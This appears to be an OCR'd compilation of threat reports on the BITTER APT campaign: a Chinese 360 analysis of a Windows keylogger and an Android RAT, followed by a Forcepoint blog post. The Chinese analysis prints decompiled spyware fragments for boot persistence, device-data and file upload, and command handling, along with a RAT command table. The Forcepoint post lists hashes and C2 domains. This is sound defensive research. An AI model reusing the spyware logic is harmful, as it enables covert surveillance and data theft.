


调试过程中发现，程序会从 CC 接受指令，在目录

C:\Documents and Settings\Administrator\Application Data 下下载名为 igfxsrv.exe 的文件

※igfxsrv.exe 分析

该程序的主要内容为键盘记录，将用户的键盘操作记录在指定文件中。



[备注：作者似乎不喜欢标注 Y/N]

Android 端

基本情况

样本：

448b**********

8aff**********

9edf**********

功能概述

软件冒充正常应用，启动后上传用户信息，并监控用户操作

详细分析

1、监听" android.intent.action..BOOT_COMPLETED"广播，开机启动。

```
public void onReceive(Context context, Intent intent) {
    Log.i(this.TAG, "BOOT Complete received by Client !");
    if(intent.getAction().equals("android.intent.action.BOOT_COMPLETED")) {
        Intent v1 = new Intent(context, Client.class);
        v1.setAction(BootReceiver.class.getSimpleName());
        context.startService(v1);
    }
}
```


图 4 样本开机启动

2、启动后立即开启异步线程[备注：线程 Thread，Windows 和 Android 平台只是平台不同，但是概念内涵一致]SystemInfo，然后启动 RAT 模块。

```
public void onCreate() {
    Log.i(this.TAG, "In onCreate");
    this.infos = new SystemInfo(((Context)this));
    this.procCmd = new ProcessCommand(((ClientListener)this));
    this.loadPreferences();
}
```

启动异步线程上传数据

图 5 运行核心模块

3、SystemInfo 首先上传如下数据：

固件信息（Phone Number、IMEI、CountryCode、OperatorCode），

Sim 卡信息（SIM SerialNo、SIM OperatorName、SIM CountryCode），

位置信息（GPS 定位、NetWork 定位），

通讯录，

通话记录，

短信，

Email。

```
this.uploadData.append("Phone Number                    : " + this.ctx.getApplicationContext()
        .getSystemService("phone").getLine1Number() + "\r\n");
this.str_imeiNumber = this.tm.getDeviceId();
this.uploadData.append("IMEI                            : " + this.tm.getDeviceId() + "\r\n\r\n");
this.uploadData.append("Android Model                   : " + Build.MODEL + "\r\n");
this.uploadData.append("Country Code                    : " + this.tm.getNetworkCountryIso()
         + "\r\n");
this.uploadData.append("Operator Code                   : " + this.tm.getNetworkOperator() +
        "\r\n");
this.uploadData.append("Android Version                 : " + Build$VERSION.RELEASE + "\r\n");
this.uploadData.append("Software version                : " + this.tm.getDeviceSoftwareVersion()
         + "\r\n\r\n");
```


图 6 SystemInfo 上传固件信息

然后上传 SDcard 中的文件，其中 448b**********、8aff**********这两个样本上传的文件格式为：

“txt”，“doc”，“jpg”，“png”，“GIF”，“jpeg”

而 9edf**********上传的文件主要是聊天纪录的数据库文件，比如 WhatsApp：

“db”，“crypt8”，“db.crypt8”。

```
String v3 = v5[v4].getAbsolutePath();
String v1 = v3.substring(v3.lastIndexOf(".") + 1);
if(!v1.equals("txt") && !v1.equals("doc") && !v1.equals("jpg") && !v1.equals("png") &&
        !v1.equals(" GIF") && !v1.equals("jpeg")) {
    goto label_48;
}

this.uploadFile(String.valueOf(name) + "/" + v5[v4].getName());
```


图 7 上传 SDcard 中的 txt、doc 等文件

图 8 Http Post 方式上传短信数据

4、启动 Android RAT 模块。 RAT 模块与 141.105.***.***这个 Ip 建立 Socket 连接，接受命令和参数，并把监控到的数据直接上传到 141.105.***.***。

```
public Client() {
    super();
    this.TAG = Client.class.getSimpleName();
    this.nbAttempts = 10;
    this.elapsedTime = 1;
    this.stop = false;
    this.isRunning = false;
    this.isListening = false;
    this.handler = new Handler() {
        public void handleMessage(Message msg) {
            Client.this.processCommand(msg.getData());
        }
    };
}

public void Storage(TransportPacket p, String i) {
    try {
        this.packet = new CommandPacket();
        this.packet.parse(p.getData());
        Message v2 = new Message();
        Bundle v0 = new Bundle();
        v0.putShort("command", this.packet.getCommand());
        v0.putByteArray("arguments", this.packet.getArguments());
        v0.putInt("chan", this.packet.getTargetChannel());
        v2.setData(v0);
        this.handler.sendMessage(v2);
    }
```

依据命令启动GPS、SMS、拍照、录音等功能

命令号

命令参数：录音时长，发送短信的号码/内容等

图 9 启动 RAT 监控模块




图 10 RAT 各个功能模块

5、RAT 模块的命令号和对应功能如下

命令号	功能
101	开始 GPS 监控
102	停止 GPS 监控
103	拍照
104	开始录音
105	停止录音
109	发送 Toast
110	监控短信
111	监控通话
112	获取联系人
113	获取短信
114	列举指定目录文件
115	上传指定文件
116	向指定号码拨打电话
117	向指定号码发送指定短信
118	获取通话记录
119	停止监听短信
120	停止监听通话
122	打开浏览器
123	[illegible]

6、分析过程中有个疑点，RAT 模块完全可以实现 SystemInfo 的上传功能。RAT 的 C&C 地址和 SystemInfo 不一样，且 RAT 的地址直

接以 IP 地址方式硬编码。因此猜测，攻击者主要目的或许只是盗取目标用户的数据文件，不排除使用 RAT 迷惑分析员的可能性。

总结

网络安全成为国与国之间博弈的新战场。蔓灵花攻击的目标为国内某部委以及大型能源央企，意在窃取情报。这充分显示，随着我国“一带一路”等国家战略的逐步推进，给沿线国家及国际社会带来深远影响，一些境外有组织的黑客团队将会不断利用包括 APT 攻击等手段试图窃取相关情报或者实施破坏行为。类似“一带一路”、“军民融合”等战略方向，也是海莲花组织（APT-C-00）、摩诃草组织（APT-C-09）、APT-C-05、APT-C-12、APT-C-17 等这些攻击组织重点关注的领域。

从这个角度来看，“没有网络安全就没有国家安全”的论断具有很强的现实意义。可以说，网络空间成为大国博弈新的制高点，网络安全也成为国家安全的重要领域。网络安全对于国家的政治安全、经济安全、文化安全、军事安全都会产生深刻影响。

在 2016 年美国总统大选中，黑客组织利用 APT 攻击获得并泄露了美国民主党邮件和文件，给民主党总统候选人希拉里造成了极大的负面影响。APT 攻击对国家政治的影响由此可见一斑。2010 年攻击伊朗核

电站的震网事件、2015 年末导致乌克兰大规模停电的攻击事件，更是对让我们每个人对 APT 攻击的现实危害有了深刻认识。

因此，我们认为，网络安全成为大国博弈的新战场，高级持续攻击也成为网络安全对抗的重要手段。当前世界范围内的网络监听、网络攻击、网络犯罪等此起彼伏，并向国防、经济、文化等多领域渗透。作为国家继陆海空天电之后的“第六疆域”，我们需要对网络空间严守以待。

移动平台攻击增加，跨平台攻击渐成趋势。本次捕获的蔓灵花攻击行动中，不仅有针对 Windows 目标的攻击，还有针对移动 Android 系统的攻击，黑客通过假冒应用侵入目标的移动设备，上传用户信息，并监控用户操作。

在传统 PC 时代，黑客组织的攻击目标和攻击链往往比较单一。随着移动与智能设备的广泛部署和应用，黑客组织的攻击目标逐步扩大，攻击链也更加复杂。移动与智能设备不仅是攻击目标，也可以在控制之后成为黑客攻击的跳板或源头。

事实上， 在 2016 年 8 月 360 追日团队发布的《摩诃草组织（APT-C-09）——来自南亚的定向攻击威胁》报告中，除了针对 Windows 系统发动了相应攻击，同时也发现存在针对 Mac OS X 系统的攻击。从 2015 年开始，甚至出现了针对 Android OS 移动设备的攻击。

近期导致美国东部发生的大面积断网事件的 DDoS 攻击中，攻击的源头是由恶意软件 Mirai 感染并控制的智能设备形成的僵尸网络。我国在此前也发生过类似的由智能摄像头僵尸网络发起的攻击。

在《2015 中国高级持续性威胁研究报告》中，我们预测“针对非 Windows 的攻击频率持续增高”。从 2016 年我们监控到的 APT 组织来看，Windows 不再是 APT 攻击的主战场，相关攻击会从只针对 Windows 操作系统逐步过渡到针对如 Linux、Android、Mac OS X 操作系统，针对的目标平台除了传统 PC，针对移动设备、工业控制系统相关攻击出现的频率和次数将会持续增高，进一步针对车联网、智能家居等物联网设备的攻击也将成为发展趋势。

协同纵深防御成为应对高级威胁的重要方法。APT 攻击一般具有针对性极强、高隐蔽性、代码复杂度高的特点，这也是很多 APT 攻击能够持续攻击多年而不被发现的主要原因。针对这类顶尖的 APT，传统的安全手段往往应对乏力，很多时候在被侵入数月，甚至数年之后才会发现，数据泄露的损失比较惊人。因此，针对我们需要革新传统的安全理念和防护手段，目前数据驱动的安全协同正在成为各方认可的方向。

从技术角度看，针对高级威胁的发现，需要将多维度检测手段的综合应用、大数据分析、威胁情报这三个方面结合起来。大数据是基础，要尽量多的掌握被保护对象的一手数据，如全流量的还原。如果能够有终端的文件级、进程[备注：再次提到进程 Process]级数据，则能达到更好的效果。通过互联网大网数据的综合分析与挖掘所产生的威胁情

报，能够做到对于高级威胁所应用的攻击资源、攻击手法、组织背景等方面的关联判定，从而与大数据分析平台结合，针对高级威胁进行实时与历史的综合发现与持续监测。360 提倡的数据驱动的安全协同防御，正是用较低的成本帮助客户建立轻量级的大数据安全平台，通过探针采集还原一手数据，并结合多源头的可机读威胁情报的应用，以及沙箱动态行为发现与关联引擎分析等多维度方法，进行高级威胁的判定。并可进一步联动网关处的 NDR（Network Detection & Response，网络检测与响应）及终端处的 EDR（Endpoint Detection & Response，终端检测与响应）系统进行快速协同联动处置。

从更广阔的协同思路上，我们认为协同分为数据协同、智能协同和产业协同三个层面，第一个层面是数据协同，是希望能够打破数据的孤岛和数据的鸿沟,数据的协同和共享，是数据驱动安全体系里最关键性的基石。正如上面所提到的技术方案，多维度数据的关联分析及威胁情报应用是关键。第二个层面是智能协同，这个层面的协同是解决分析能力不足导致的不可做。即使有海量多维度数据，如果没有足够的分析能力，数据的价值无法得到发挥，基于数据的协同分析，可以借助机器与机器的协同、机器与人的协同以及人与人的协同多个方面，最终目的还是为了便于人能够更加有效的分析和处理，提升分析的效率和效果。第三个层面是产业协同。产业协同需要政府和企业共同推进，达成政府间、企业间包括政府和企业间的互信，从而形成更安全的产业生态。

关于 360 追日团队

360 追日团队是 360 公司高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队整合 360 公司海量安全数据，实现了威胁情报快速关联溯源，独家首次发现并追踪数三十余个 APT 组织及黑客产业链，拓宽了黑客产业研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。


https://blogs.forcepoint.com/security-labs/bitter-targeted-attack-against-pakistan

BITTER: A TARGETED ATTACK AGAINST PAKISTAN

Posted by Roland Dela Paz on October 21, 2016

INTRODUCTION


Forcepoint Security Labs™ recently encountered a strain of attacks that appear to target Pakistani nationals. We named the attack "BITTER" based on the network communication header used by the latest variant of remote access tool (RAT) used:



Our investigation indicates that the campaign has existed since at least November 2013 but has remained active until today. This post intends to share the results of our research.

INFECTION VECTOR

Spear-phishing emails are used to target prospective BITTER victims. The campaign predominantly used the older, relatively popular Microsoft Office exploit, CVE-2012-0158, in order to download and execute a RAT binary from a website. Below is an example of a spear-phishing email they used earlier this month. The recipient is an individual from a government branch in Pakistan, while the sender purports to be coming from another government branch of Pakistan:



Other attachment filenames they used that also contained the CVE-2012-0158 exploit are as follows:


- *Requirement List.doc*
- *Cyber Espionage Prevention.doc*
- *New email guidelines.doc*
- *Gazala-ke-haseen-nagme.doc*
- *Rules.xls*

In one instance, they used a RAR SFX dropper that drops both their RAT and a picture of a Pakistani woman as a decoy. A quick Google image search on the dropped picture indicates that the picture was grabbed from Pakistani dating sites.

RAT COMPONENT

BITTER used RATs that are compiled using Microsoft Visual C++ 8.0. They use a few iterations of their RAT with the main difference being the RAT's command and control (C2) communication method. Earlier

variants communicated to its C2 via an unencrypted HTTP POST. Below is an example of an older variant's phone home request:




Newer ones, on the other hand, use encrypted TCP connection such as the one shown in the introduction above. Both older and newer variants are used simultaneously today in the campaign.

The RAT version (SHA1 *d7a770233848f42c5e1d5f4b88472f7cb12d5f3d*) that they used in their latest campaign is capable of executing the following backdoor capabilities, essentially allowing the attackers to gain full remote control over a victim's PC:

- Get system information - computer name, current user name, and operating system
- Enumerate logical drives
- Enumerate and log files and their corresponding timestamps
- Open a remote command shell
- List processes with active UDP connections
- Manipulate running processes
- Manipulate files
- Download a file

In addition, the vast majority of their RAT binaries contained the following digital signature with a non-trusted CA Root certificate:



The following table shows the timeline of appearance of BITTER RATs, based on their compilation timestamps, along with their embedded PDB paths:

RAT SHA1	Compilation Timestamp	PDB Path
42cdfe465ed996c546c215a8e994a82fea7dc24c	19/11/2013 05:24	C:\Users\ANONYMOUS\Documents\Visual Studio 2008\Projects\Down Free\DownWin32\Release\DownWin32.pdb
3ab4ce4b3a44c96d6c454efcece774b33335dda2	10/09/2014 09:06	C:\Users\Bit\Desktop\uploader- Catroot 09-09-14 - Edit me\Final Uploader for ibmsoft-16-07-2014 - Copy - Copy\Uploader\fupldr_wapp\Release\svcf.pdb
1990fa48702c52688ce6da05b714a1b3e634db76	02/12/2014 05:38	F:\Fileuploader\Final\New Upl v2 -18-11-2014\fupldr_wapp\Release\svcf.pdb
93e98e9c4cf7964ea4e7a559cdd2720afb26f7f7	30/07/2015 05:03	C:\Users\ARAGON\Documents\Visual Studio 2008\Projects\DownWin32\Release\DownWin32.pdb
c3a39dc22991fcf2455b6b6b479eda3009d6d0fd	13/08/2015 11:41	c:\Users\ARAGON\Documents\Visual Studio 2008\Projects\DownWin32\Release\DownWin32.pdb
37e59c1b32684cedb341584387ab75990749bde7	16/10/2015 06:31	E:\RATFU\Dllhost\Release\dllhost.pdb
52485ae219d64daad6380abdc5f48678d2fbdb54	24/10/2015 04:57	C:\Users\ARAGON\Documents\Visual Studio 2008\Projects\DownWin32\Release\DownWin32.pdb
137a7dc1c33dc04e4f00714c074f35c520f7bb97	03/12/2015 12:13	C:\Users\INFINITE\Documents\Visual Studio 2008\Projects\DownWin32\Release\DownWin32.pdb
e57c88b302d39f4b1da33c6b781557fed5b8cece	19/12/2015 08:53	C:\Users\INFINITE\Documents\Visual Studio 2008\Projects\DownWin32\Release\DownWin32.pdb
0172526faf5d0c72122febd2fb96e2a01ef0eff8	20/01/2016 05:23	C:\Users\INFINITE\Documents\Visual Studio 2008\Projects\DownWin32\Release\DownWin32.pdb
e7e0ba30878de73597a51637f52e20dc94ae671d	07/03/2016 07:49	C:\Users\pc5\Documents\Visual Studio 2008\Projects\WMIS\Release\WMIS.pdb
fa8c800224786bab5a436b46acd2c223edda230e	11/03/2016 06:15	C:\Users\INFINITE\Documents\Visual Studio 2008\Projects\NewDown\Release\NewDown.pdb
c75b46b0b78e25e09485556acd2e9862dce3890	02/05/2016 17:54	C:\iexpo\Release\iexpo.pdb
72fa5250069639b6ac4f3477b85f59a24c603723	04/05/2016 04:09	c:\Users\Dexter\Documents\Visual Studio 2008\Projects\1\Release\1_3.pdb
f898794563fa2ae31218e0bb8670e08b246979c9	23/06/2016 05:42	None
2b873878b4cfbe0aeab32aff8690b2e6ceed1804	28/06/2016 09:13	C:\iexpo\Release\iexpo.pdb
d7a770233848f42c5e1d5f4b88472f7cb12d5f3d	12/07/2016 06:27	D:\MyWork\VisualSudio\mwow\Debug\mwow.pdb
ddf5bb366c810e4d524833dcd219599380c86e7a	22/07/2016 08:56	None
23b28275887c7757fa1d024df3bd7484753bba37	02/09/2016 10:38	C:\poke\Release\poke.pdb
6caae6853d88fc35cc150e1793fef5420ff311c6	02/09/2016 10:38	C:\poke\Release\poke.pdb
1a2ec73fa90d8000565516a8bdb0cc4da76f82ade	05/09/2016 07:14	C:\medal\Release\medal.pdb
ff73d3c649703f11d096bb92c956fe52c1bf5589	06/09/2016 05:48	C:\Users\ULTRON\Documents\Visual Studio 2008\Projects\Down02Sept\Release\Down02Sept.pdb

It is important to note that some of these RATs are distributed at a later time than their compilation date.

COMMAND AND CONTROL

BITTER used free dynamic DNS (DDNS) and dedicated server hosting services in order to set up their C2s. The download site where the exploit documents download the RAT binaries are, in most cases, different from the actual RAT C2. However, both of them are typically registered using a Gmail email address and a spoofed identity purporting to be either from United Kingdom or Great Britain. Below is an example of a spoofed registrant information for the C2, **spiralbook71[.]com**:

Registrar Data


Registrant Contact Information:

Name	Chris Hardin
Organization	Hardin
Address	City Lane
City	London
State / Province	Derby
Postal Code	W2 356
Country	GB
Phone	+44.7859632549
Email	**chrishardin649@gmail.com**

A list of all related malicious domains we managed to collect are as follows:

Domain	Registrant Email	Type
ranadey.net78.net	Unknown	C2
info2t.com	Unknown	C2
range7.com	Unknown	C2 / Download Site
www.queryz4u.com	damek-martin17@post.cz	C2
www.sportszone71.com	benpaul1967@gmail.com	C2
micronet.no-ip.co.uk	Unknown	C2
www.inspire71.com	neiljohn212@gmail.com	C2
spiralbook71.com	chrishardin649@gmail.com	C2
govsite.ddns.net	Unknown	C2
randomvalue90.com	jesshardin467@gmail.com	C2
marvel89.com	fring1879@gmail.com	C2
cloudupdates.servehttp.com	Unknown	C2
pickup.ddns.net	Unknown	C2
marvel89.com	fring1879@gmail.com	C2
updateservice.redirectme.net	Unknown	C2
